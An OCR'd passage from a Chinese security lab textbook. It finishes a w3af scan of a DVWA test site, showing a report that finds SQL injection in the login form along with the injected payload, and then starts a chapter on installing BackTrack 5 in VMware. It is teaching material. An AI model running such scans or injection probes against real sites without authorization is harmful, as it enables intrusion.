w3af/plugins>>> output config htmlFile
```

在本次实验中使用的是 HTML 文件类型,当然还有很多类型,读者可以自己进行设定。

(20) 设置 verbose 参数。

```
w3af/plugins/output/config:htmlFile>>> set verbose True
```

(21) 设置输出文件的文件名。

```
w3af/plugins/output/config:htmlFile>>> set fileName tack.html
```

(22) 退出 output 设置模块。

```
w3af/plugins/output/config:htmlFile>>> back
```

(23) 退出 plugins 设置模块。

```
w3af/plugins>>> back
```

基本的设置已经完成,下面可以使用 start 命令来进行本次扫描了。

(24) 使用 start 命令开始扫描。

```
w3af>>> start
```

设置后 w3af 实际扫描后的详细信息如下：

```
Auto-enabling plugin: grep.passwordProfiling
Auto-enabling plugin: grep.getMails
Auto-enabling plugin: grep.lang
New URL found by webSpider plugin: http://www.dvssc.com/dvwa/
...... ...... ......
Found 26 URLs and 27 different points of injection.
The list of URLs is:
...... ...... ......
The list of fuzzable requests is:
...... ...... ......
Password profiling TOP 100:
...... ...... ......
Scan finished in 5 seconds.
```

可以看出，扫描总共用时 5 秒，基本信息通过刚才设置的 html 文件来查询。

从 w3af 的文件夹中可以看到名为 track.html 的文件，即在输出模块设置的文件名，如图 8.2.1 所示。




图 8.2.1　w3af 模块扫描后输出 track.html 文件

在浏览器中打开，可以看到扫描后的详细信息，已经在 html 文件中列了出来，如图 8.2.2 和图 8.2.3 所示。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述碰到的问题以及解决方法。
- 阐述收获与体会。

w3af target URL's
URL
http://www.dvssc.com/dvwa/index.php

Security Issues		
Type	**Port**	**Issue**
Vulnerability	tcp/80	SQL injection in a MySQL database was found at: "http://www.dvssc.com/dvwa/login.php", using HTTP method POST. The sent post-data was: "username=d'z"0&Login=Login&password=FrAmE30.". The modified parameter was "username". This vulnerability was found in the request with id 311. **URL :** http://www.dvssc.com/dvwa/login.php Severity : High
Information	tcp/80	SQL injection in a MySQL database was found at: "http://www.dvssc.com/dvwa/login.php", using HTTP method POST. The sent post-data was: "username=d'z"0&Login=Login&password=FrAmE30.". The modified parameter was "username". This vulnerability was found in the request with id 311. **URL :** http://www.dvssc.com/dvwa/login.php

图 8.22　trace.html 文件的详细信息(1)

Security Issues		
Time	**Message type**	**Message**
Fri 27 May 2016 11:33:10 AM EDT	debug	Exiting setOutputPlugins()
Fri 27 May 2016 11:33:11 AM EDT	debug	Called w3afCore.start()
		Enabled plugins: plugins audit xss, sqli back plugins bruteforce formAuthBrute bruteforce config formAuthBrute set usersFile True set passwdFile True set comboFile set comboSeparator : set useMailUsers True

图 8.23　trace.html 文件的详细信息(2)

第 9 章　主机探测及端口扫描实验

9.1　Windows 操作系统探测及端口扫描实验

实验器材

Back Track5 的镜像文件,1 套。
VMware 虚拟机软件,1 套。
PC,1 台。

实验任务

一台安装了 VMware 虚拟机软件的 Windows 7 操作系统的计算机,BT5(Back Track five)系统。

实验环境

一台安装 Windows 2000/XP 操作系统的计算机,磁盘格式配置为 NTFS,预装 MBSA (Microsoft Baseline Security Analyzer)工具。

预备知识

(1) ARP 地址解析协议。
(2) RARP 逆地址解析协议。
(3) ICMP Internet 控制报文协议。

实验步骤

因为本次实验介绍的主机探测及其端口扫描使用的是 Back Track 5 中的 Metasploit 开源工具,因此,下面先介绍在 Windows 7 操作系统的计算机中,使用 VMware 虚拟机软件安装 Back Track 5 的步骤。

本次实验使用的 VMware 虚拟机版本为 VMware Workstation 12,使用 Back Track 5。

9.2　Back Track 5 系统的安装

(1) 打开 VMware 虚拟机软件,出现"VMware Back Track 5 安装向导"窗口,如图 9.2.1 所示。

(2) 单击"创建新的虚拟机"选项,出现"新建虚拟机向导"界面,如图 9.2.2 所示,通过本向导来创建一个新的虚拟机。

(3) 在配置类型中,选择"自定义(高级)(C)"单选项,单击"下一步"按钮,出现如



图 9.2.1 安装向导窗口




图 9.2.2 "新建虚拟机向导"界面

图 9.2.3 所示的"选择虚拟机硬件兼容性"界面。

(4) 在"选择虚拟机硬件兼容性"界面中,选择默认的硬件兼容性,即 Workstation 12.0 的硬件兼容性,单击"下一步"按钮。



图 9.23 “选择虚拟机硬件兼容性”界面

(5) 在出现的如图 9.2.4 所示的“安装客户机操作系统”界面中,选择“稍后安装操作系统(S)”选项,单击“下一步”按钮,出现如图 9.2.5 所示的“选择客户机操作系统”界面。



图 9.24 “安装客户操作系统”界面

(6) 因为 BT5 是基于 Ubuntu Lucid LTS. Kernel 2.6.38 的,因此,在“选择客户机操作系统”选项中选择 Linux(L)单选项,而在“版本”选项中选择“Ubuntu 64 位”选项,单击“下一步”按钮。



图 9.2.5　操作系统版本选择

(7) 在出现的如图 9.2.6 所示的“命名虚拟机”界面的“虚拟机名称(V)”选项中输入为虚拟机起的名称,本次实验使用的是 BT5。在“位置(L)”选项中为虚拟机选择一个安装目录,本次实验使用的是 D:\Program Files (x86)\vmware\BT5 安装目录,单击“下一步”按钮。



图 9.2.6　“命名虚拟机”界面

(8) 在出现的如图 9.2.7 所示的“处理器配置”界面中,可以根据自己实验平台的硬件

条件，自行决定“处理器数量(P)”以及“每个处理器的核心数量(C)”的具体值，本次实验使用的是默认值，单击“下一步”按钮。



图 9.2.7 “处理器配置”界面

(9) 在出现的如图 9.2.8 所示的“此虚拟机的内存”界面的“此虚拟机的内存(M)”选项中，同样可以根据自己实验平台的硬件条件，为虚拟机设置内存大小。本次实验选用的是1024MB，单击“下一步”按钮。



图 9.2.8 虚拟机内存设置

(10) 在出现的如图 9.2.9 所示的“网络类型”界面的“网络连接”选项中，为虚拟机选择“使用网络地址转换(NAT)(E)”模式，单击“下一步”按钮。




图 9.2.9　网络连接设置

(11) 在出现的如图 9.2.10 所示的“选择 I/O 控制器类型”界面的“SCSI 控制器”选项中，选择软件推荐的 LST Logic(L) 选项，单击“下一步”按钮。



图 9.2.10　I/O 控制类型设置

(12) 在出现的如图 9.2.11 所示的“选择磁盘类型”界面的“虚拟磁盘类型”选项中，同

样选择软件推荐的 SCSI(S)选项,单击“下一步”按钮。



图 9.2.11 虚拟磁盘类型设置

(13) 在出现的如图 9.2.12 所示的“选择磁盘”界面的“磁盘”选项中,选择“创建新虚拟磁盘(V)”模式,单击“下一步”按钮。



图 9.2.12 磁盘创建

(14) 在出现的如图 9.2.13 所示的“指定磁盘容量”界面的“最大磁盘大小(GB)(S)”选项中,同样使用软件建议的 20.0GB 大小,当然大小可以根据自己的硬件条件进行调整。不

建议勾选“立即分配所有磁盘空间”,因为根据使用大小再分配磁盘空间大小完全够用,并不会影响使用效果。接下来,勾选“将虚拟磁盘拆分成多个文件(M)”选项,单击“下一步”按钮。




图 9.2.13　磁盘大小设置

(15) 在出现的如图 9.2.14 所示的“指定磁盘文件”界面的“磁盘文件”中,同样选择软件默认的文件名称和磁盘文件存储地址,单击“下一步”按钮。



图 9.2.14　磁盘文件设置

(16) 此时软件会提示用户已准备好创建虚拟机，如图 9.2.15 所示。此时，单击“自定义硬件”选项按钮，会出现如图 9.2.16 所示的“硬件”界面。



图 9.2.15　自定义硬件设置



图 9.2.16 “硬件”界面

（17）选择“硬件”界面的“设备”中的“新 CD/DVD(SATA)”部分，在右侧的“连接”选项中选择“使用 IOS 映像文件(M)”，通过“浏览”按钮将 BT5 镜像文件地址选中，如图 9.2.17 所示，单击“关闭”按钮。

